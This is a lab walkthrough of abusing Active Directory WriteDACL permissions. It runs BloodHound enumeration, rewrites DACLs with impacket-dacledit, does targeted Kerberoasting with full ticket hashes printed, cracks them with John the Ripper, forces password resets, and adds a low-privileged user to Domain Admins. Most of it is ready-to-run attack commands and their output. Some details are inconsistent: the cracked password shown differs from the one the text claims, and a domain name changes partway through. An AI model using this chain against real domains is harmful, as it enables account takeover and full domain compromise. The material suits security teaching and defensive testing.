Write DACL

Active Directory Privilege Escalation: WriteDACL Abuse

Overview

The `WriteDACL` permission allows an attacker to modify the Discretionary Access Control List (DACL) of a target object. This effectively means the attacker can grant themselves broader privileges over that object, such as `GenericAll` (Full Control). Once Full Control is obtained, the attacker can execute further attacks, such as resetting the user's password or performing Targeted Kerberoasting.

1. Scenario Setup & Verification

To demonstrate the attack, the environment is configured with a specific vulnerable path where an attacker-controlled user has `WriteDACL` permissions over a target user.

- **Action:** Created two standard domain users: `kiba` (the attacker) and `gaara` (the target).

```
C:\Users\naruto_uzumaki07>net user kiba Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>net user gaara Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>
```

- **Action:** Granted `kiba` the `WriteDACL` (WD) permission over the `gaara` user object using `dsacls`.

```
C:\Users\naruto_uzumaki07>dsquery user -name gaara
"CN=gaara,CN=Users,DC=lab,DC=local"

C:\Users\naruto_uzumaki07>dsacls "CN=gaara,CN=Users,DC=lab,DC=local" /G lab\kiba:WD
Owner: Lab\naruto_uzumaki07
Group: Lab\Domain Users

Access list:
Allow Lab\kiba                        SPECIAL ACCESS
                                      WRITE PERMISSIONS
Allow Lab\Domain Admins               FULL CONTROL
Allow BUILTIN\Account Operators       FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                      SPECIAL ACCESS
                                      READ PERMISSONS
Allow NT AUTHORITY\SELF               SPECIAL ACCESS
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow NT AUTHORITY\SYSTEM             FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                      SPECIAL ACCESS   <Inherited from parent>
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow Lab\Enterprise Admins           FULL CONTROL   <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                      SPECIAL ACCESS   <Inherited from parent>
                                      LIST CONTENTS
Allow BUILTIN\Administrators          SPECIAL ACCESS   <Inherited from parent>
                                      DELETE
                                      READ PERMISSONS
                                      WRITE PERMISSIONS
```

- **Action:** Verified the permissions were successfully applied.

```
C:\Users\naruto_uzumaki07>dsacls "CN=gaara,CN=Users,DC=lab,DC=local" | findstr kiba
Allow Lab\kiba                        SPECIAL ACCESS

C:\Users\naruto_uzumaki07>
```

> *Creating the users `kiba` and `gaara` - Granting and verifying WriteDACL (WD) permissions using `dsacls` - Filtering the `dsacls` output to cleanly show `kiba` has SPECIAL ACCESS (WriteDACL).*

---


2. Enumeration via BloodHound

An attacker starting from a completely blind perspective would use tools like BloodHound to uncover this misconfiguration.


- **Action:** Collected Active Directory data using the `bloodhound-python` ingestor with the credentials of a low-privileged user.

```
┌──(root㉿ kali)-[/home/…/Downloads/ADProject/Method3/writedacl]
└─# bloodhound-python -u gaara -p Password@1 -ns 192.168.56.10 -d lab.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 52 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.lab.local
INFO: Done in 00M 24S
```

- **Action:** Imported the data into the BloodHound GUI.



- **Discovery:** BloodHound highlights a direct `WriteDacl` edge originating from `KIBA@LAB.LOCAL` targeting `GAARA@LAB.LOCAL`.



> *Running `bloodhound-python` to gather domain data- BloodHound graph showing the `WriteDacl` relationship between kiba and gaara - Alternative BloodHound view detailing the abuse info for the WriteDacl edge.*

---

3. Exploitation Phase 1: Modifying the DACL

With the `WriteDACL` permission confirmed, the first step of exploitation is to rewrite the permissions on the target object to grant the attacker full control.

- **Action:** Used `impacket-dacledit` to append a new ACE (Access Control Entry) to `gaara`'s object.
- **Result:** The user `kiba` is successfully granted `FullControl` over `gaara`.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# impacket-dacledit -action write -rights FullControl -principal kiba -targ
et-dn "CN=gaara,CN=Users,DC=lab,DC=local" lab.local/kiba:'Password@1' -dc-ip
192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260212-082606.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# pwd
/home/kali/Downloads/ADProject/Method3/writedacl
```

> *Using `impacket-dacledit` to grant `FullControl` to `kiba` over the target `gaara`.*

---

4. Exploitation Phase 2: Targeted Kerberoasting

Now that the attacker (`kiba`) has `FullControl` (`GenericAll`) over the target (`gaara`), they can abuse this by forcing the target account to become "Kerberoastable."

- **Action:** Used a tool like `targetedKerberoast.py` to temporarily set a Service Principal Name (SPN) on the target user (`gaara`).

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# /home/kali/Desktop/targetedKerberoast-main/./targetedKerberoast.py --dc-ip '192.168.56.10' -v -d 'lab.local' -u kiba -p 'Passw
ord@1'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (hashirama_senju)
$krb5tgs$23$*hashirama_senju$LAB.LOCAL$lab.local/hashirama_senju*$22a0b4bfe67cfee64437c09070127cd4$95220a6ad99f12c3be0b6feafb135c5
abeabb7e45550fa36e89d80617fc03114efbbe1627a07979d1a790443fe56004c201fd0e2174ea63b137304217e53b23a4af7a90d5d79ef1664dbad257ebb642e3
a7edbc514111971c35be0c8f62164ed125dc4d896f147895a0865f5857a6779d17900295dd03ca311a04ec37a0989c42e7d10720cb534ee634475dafd3fb794261
6e51a758760cb9795bfdedaad84177d5de076d716a9a0ad1410646c91d064c465992530117 4b5de0854d2309add8a84309c58fd43c53fd588b81524bb17ed22aaa
b9fd538a62c13ae836e0993f618d41202d9001626fc0698b6c7c86fd195d622c1053c34794d9097b5e4ed02e04c9d9fd1834be2379f84221cd7f5ce3bb04603ccc
7f17639d1105252df3e81c766f714bb3b973e57fb76ea659f234b02c6010c2cc4e4fe8c8292509e1f70e016a8b997987a616e4a13c18f41ce0db7402b35e3a8670
65bfc4f2d5618ca8ade45b3d97bbce0b1960d6504f2abaa42e06e2b23bfa4ad8da8c3c489af36f48020586047b6aac0302feae1edf1461268a8a2d181dbffa5553
17597ff115aef49bcdc81d8cb9cc51cb094ec05a250f3d8d3e4e2ab32e29c9718b1ac87fce4b2dd9cb5f49eb80ac72ce569b8d0527568c98d779a2a8f694a9072d
3cacd51d4384ebbe1b83e5ecc7fe5d4d592ab78d1946362b10df171678cecf75974d3786c2be065212c2fdce7c859ffadef4b4d078c2067310719178ce80ebcc09
f901482996b352c4798cdc8073d0992659698c137fd7d1536d722137b850eb02d313caf7b74739061f0154bb09f0f4a0adf5caae6983ddbc465adab2d1a2212068
4126bd93b42b2c289979463eca4d15d0111b0329c267fc10cc29cbf73abdea314b8343f51dc8caf67adc6c883ef6412d436abafe0d5eaa66480e9049408cf0ff6a
315e380e4154f2cf18a0ab3b6dca7d36e524a9d1c636851e50d043f6b01bd32d2840cd03d075e2454d33065b658ced2526684b0bb9c0064aee788023ac4c9c39e6
5e04f0207d54fbf81820a61f070c9dd0e906c54fa1dcf9a5109d44310304327d162b7fd3ce71e35b394539bc1f0268a61ed79718143b83a39a979abdc29bfcd371
ff72c5983f0c9dd2d10691854006ef2dd2a6fe9ad96ed10235afa73736da5481671297871f54aa60e8c7821c850aee8048f1b9a1a52f23d3a060cb292552372f57
2304c909879f594bd13d79b3652a3328e53e52d73fd679811c31764070b576213ebf8b8d41a7c99bb9496993a84204a49255c87a207abad4e0f0e16049ab8e6218
760c55ea3af03c56add6c52b66cd12141ea986fab4f291b4894a50f606442f62918bb724cd987089d7879095bfb628ef89f2c08f453f259e5
[+] Printing hash for (naruto_uzumaki)
$krb5:gs$23$*naruto_uzumaki$LAB.LOCAL$lab.local/naruto_uzumaki*$9cd2cb034a91994fc3f7e5751283e665$d587c488bd419c3801f9b3e3f44f269ab
```

- **Action:** The tool automatically requests a TGS (Ticket Granting Service) ticket for that new SPN and extracts the vulnerable RC4 hash.
- **Action:** The tool cleans up by removing the SPN, minimizing the footprint left behind in the domain.

```
[VERBOSE] SPN added successfully for (gaara)
[+] Printing hash for (gaara)
$krb5tgs$23$*gaara$LAB.LOCAL$lab.local/gaara*$c0729b9d2addd7a3156d6b5512bffbf1$d3076bb6d6eb4575d65842252ef37f9690dcc97034fd3842431
1493eac2ddbd6a35642571d81e0fc60d563258d4000b8d0dccc0afd98c36b849bf07eef4cc8574880d7c51bb16fd604c0fc33c760996dcdd9d64a2a3997714b64a
8f318dd053cfd046a421510ff73a2b4c75192f7b6642dc337309ceb279b9c4c11d2b75be57d5d71e1f5859b6010a3c4047bdbf5af5c237e2e7973729cf90556810
7e073d67c41be8418fdff9fa4c18b6691038b76ff79d141e83da8cd433eb243063cffc2019bc5339e1bda9207d29c763f333c9362fe70f04ebd4171d03822f273f
bb5566d8b1d4efff0669b6b7bab01159892bbb387bf3d06590373ff4cb8923fa2c1a093ec2535bb2e3a2f3c3cd394489d449fcb90a72fe39dbeffcad0f49c9b4a7
48817ff15813b1964785590d4e470e5ea1f1e3bf36bce77b9b3d848ba77d3de321fd88f16e7f502ca9772bce7e6b3744792905847e55807c9c0b59a25c12f63643c
c5af0fc0151ebbcb01eb7104d771c844de9349619fb17d88ca13de58ba45366f6f15f18e38b0dff193225be0a09bddb96f5e8f2af000c5e45c11c309d31c4dc0d5
e292b9874ec73ebc67f1220e0b070c99730241e8f90eee0286e5fdce2e3aa8b54db0eb7da8ebfe4811bd0feb5242c04357109f1ef951dd082d57981d7cef4660d0
cc7928fe437d23b2566b14fdfd7b45b816c6f8dcc1ed5c51df0934c88664d8b498e76873d0ad1e2942faf260ae00f15971daae7c7ad1ec7b2d5933952f7edcd12b
a222c548d99fede4e39f261a26dc75a11d6fef179b60dd7c7c150504e5f8769d4e9592c1b2e8103a53c952e0b37cc7392eae160042d30263b0f040723a63449e00
ef5951285ee0a80c4ea6173432618e2d0e180196a05ba8fad07f6667fbbd342c1b33c5559c4bf376d1ecf5539d941f5803b8ada41352f1373444d3210440058e79
410743914b1bf43f03970c73b6ba807114a3a6c7534c657960308556775edf602ab627d62fd0a61fc964d879f9234d3b87d3968a02a76ac220f0e52b643b2cef64
0efe7c88f61399611c08c8bd507dcda4bed75e77ae1c91f3267cf457201f431f2b5302f948f0a5731d15de7b6b203199e83e425a5b480f065aada875a0d0b8d077
489c126734748f6c42d24480b1961383c23e45862e0f2e69c30a8c3abee0fc1dd8fb48394ee28dce3808e5809a8f89102b4f88ea1129064c6174eed910f3174a59
a2f4e1b30231f8a69bdd11b01df3890f95ef3760747371ffab88b54540c1e60cc1c78edd636c59a1a6c045dfeab548ddcc50cdcda79bfe32374c5491c2f3e4f7ec
b49fed8e9e4665533c5e3c992ef92927d87e2987dc24f264ddf5b4614b5cd722af34e5dd4865c45257fd4b5d93b68
[VERBOSE] SPN removed successfully for (gaara)
```

> *Running `targetedKerberoast.py` (Note: this image shows general kerberoasting output for other users like hashirama_senju and naruto_uzumaki) - Targeted Kerberoasting specifically against `gaara`, showing the SPN being added, the hash being printed, and the SPN being removed.*

---

5. Post-Exploitation: Offline Password Cracking

With the TGS hash successfully extracted, the final step is to crack it offline to retrieve the target's plaintext password.

- **Action:** Saved the extracted Kerberos hash to `hash.txt`.
- **Action:** Used John the Ripper (`john`) with a wordlist (`passwd.txt`) to crack the hash.
- **Result:** The password for `gaara` is successfully cracked (`Konoha123!`).

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# john -w=passwd.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1      (?)
1g 0:00:00:00 DONE (2026-02-12 08:33) 20.00g/s 800.0p/s 800.0c/s 800.0C/s Mok
uton@1000..Konoha123!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

> *Using John the Ripper to crack the `krb5tgs` hash, revealing the plaintext password.*

6. Exploitation Phase 2 (Alternative): Forced Password Reset

Instead of performing Targeted Kerberoasting (which requires cracking the hash), an attacker who has granted themselves `FullControl` (`GenericAll`) over a user object can simply reset that user's password to immediately take over the account.

- **Action (Method A):** Used the `net rpc password` command to change `gaara`'s password to `Password@987` over the network.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# net rpc password gaara 'Password@987' -U ignite.local/kiba%'Password@1' -
S 192.168.56.10

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
```

- **Action (Method B):** Alternatively, used `bloodyAD` to force a password change for `gaara` to `Password@789`. The tool confirmed the change with `[+] Password changed successfully!`.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# bloodyAD --host "192.168.56.10" -d "lab.local" -u "kiba" -p "Password@1"
set password "gaara" "Password@789"
[+] Password changed successfully!
```

> *Forcing a password reset for `gaara` using `net rpc` - Alternative password reset execution using `bloodyAD`.*

---

7. Scenario Setup II: WriteDACL over a Group (Domain Admins)

This next phase of the lab demonstrates a much more severe misconfiguration: having `WriteDACL` permissions over a critical Active Directory group.

- **Action:** Created a new standard domain user named `Ino` with the password `Password@1`.
- **Action:** Used `dsacls` to intentionally grant the `Ino` account `WriteDACL` (`WD`) permissions over the `"Domain Admins"` group.

```
C:\Users\naruto_uzumaki07>net user Ino Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>dsquery group -name "Domain Admins"
"CN=Domain Admins,CN=Users,DC=lab,DC=local"

C:\Users\naruto_uzumaki07>dsacls "CN=Domain Admins,CN=Users,DC=lab,DC=local" /G lab\Ino:WD
Owner: Lab\Domain Admins
Group: Lab\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\Ino                           SPECIAL ACCESS
                                        WRITE PERMISSIONS
Allow Lab\Domain Admins                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        WRITE PERMISSIONS
                                        CHANGE OWNERSHIP
                                        CREATE CHILD
                                        DELETE CHILD
```

- **Verification:** The `dsacls` output successfully shows `Allow Lab\Ino` with `SPECIAL ACCESS` and `WRITE PERMISSIONS` on the group object.

> *Creating user `Ino` and granting `WriteDACL` over the `Domain Admins` group.*

---

8. Enumeration via BloodHound (Group Target)


Just like the first scenario, an attacker would map out the domain to discover this misconfigured permission.

- **Action:** Executed `bloodhound-python` using `Ino`'s credentials (`u Ino -p Password@1`) to collect AD data.
- **Discovery:** Imported the data into BloodHound. The graph clearly visualizes a `WriteDacl` edge originating from the user `INO@LAB.LOCAL` and pointing directly to the `DOMAIN ADMINS@LAB.LOCAL` group.


> *Running `bloodhound-python` as user `Ino` to gather domain topology.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# bloodhound-python -u Ino -p Password@1 -ns 192.168.56.10 -d lab.local -c
All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1
806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1
806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 53 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
```

BloodHound graph overview showing `INO` targeting `DOMAIN ADMINS`.



Detailed BloodHound edge view highlighting the `WriteDacl` relationship.



9. Exploitation Phase 1: Modifying Group DACL

To abuse `WriteDACL` on a group, the attacker doesn't necessarily need `FullControl`. Granting themselves the `WriteMembers` privilege is enough to compromise the group.

- **Action:** Used `impacket-dacledit` with the `rights 'WriteMembers'` flag to modify the DACL of the `Domain Admins` group, granting `Ino` the ability to add or remove members.
- **Result:** The tool output `[*] DACL modified successfully!`, confirming `Ino` now controls the group's membership.

> *Using `impacket-dacledit` to grant `WriteMembers` privilege to `Ino` over `Domain Admins`.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'Ino'
-target-dn 'CN=Domain Admins,CN=Users,DC=lab,DC=local' 'lab.local'/'Ino':'Pa
ssword@1' -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260212-084728.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─#
```

---

10. Exploitation Phase 2: Group Membership Abuse

With `WriteMembers` privileges secured, the final attack step is to add the low-privileged account directly into the highly privileged group.

- **Action:** Attempted to add `Ino` to the `Domain Admins` group using `net rpc group addmem`. The first attempt failed to resolve the server, but successfully executed when specifying the domain controller's IP (`S 192.168.56.10`).

> *Executing `net rpc group addmem` to inject the `Ino` user into the `Domain Admins` group.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'Ino'
-target-dn 'CN=Domain Admins,CN=Users,DC=lab,DC=local' 'lab.local'/'Ino':'Pa
ssword@1' -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260212-084728.bak
[*] DACL modified successfully!

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# net rpc group addmem "Domain Admins" Ino -U lab.local/Ino%'Password@1' -S
192.168.1.
Unable to find a suitable server for domain LAB.LOCAL

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
└─# net rpc group addmem "Domain Admins" Ino -U lab.local/Ino%'Password@1' -S
192.168.56.10

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/writedacl]
```


---

11. Post-Exploitation: Verification of Domain Admin Status

To wrap up the attack chain, the attacker verifies that their account has successfully been elevated.

- **Action:** Executed `net user Ino /domain` to check the account's properties.
- **Result:** The output clearly lists `Domain Admins` under the `Global Group memberships` section. Full domain compromise is achieved!

> *Verifying `Ino`'s membership in the `Domain Admins` group, confirming domain takeover.*



```
C:\Users\naruto_uzumaki07>net user Ino /domain
User name                    Ino
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/12/2026 7:08:59 PM
Password expires             3/26/2026 7:08:59 PM
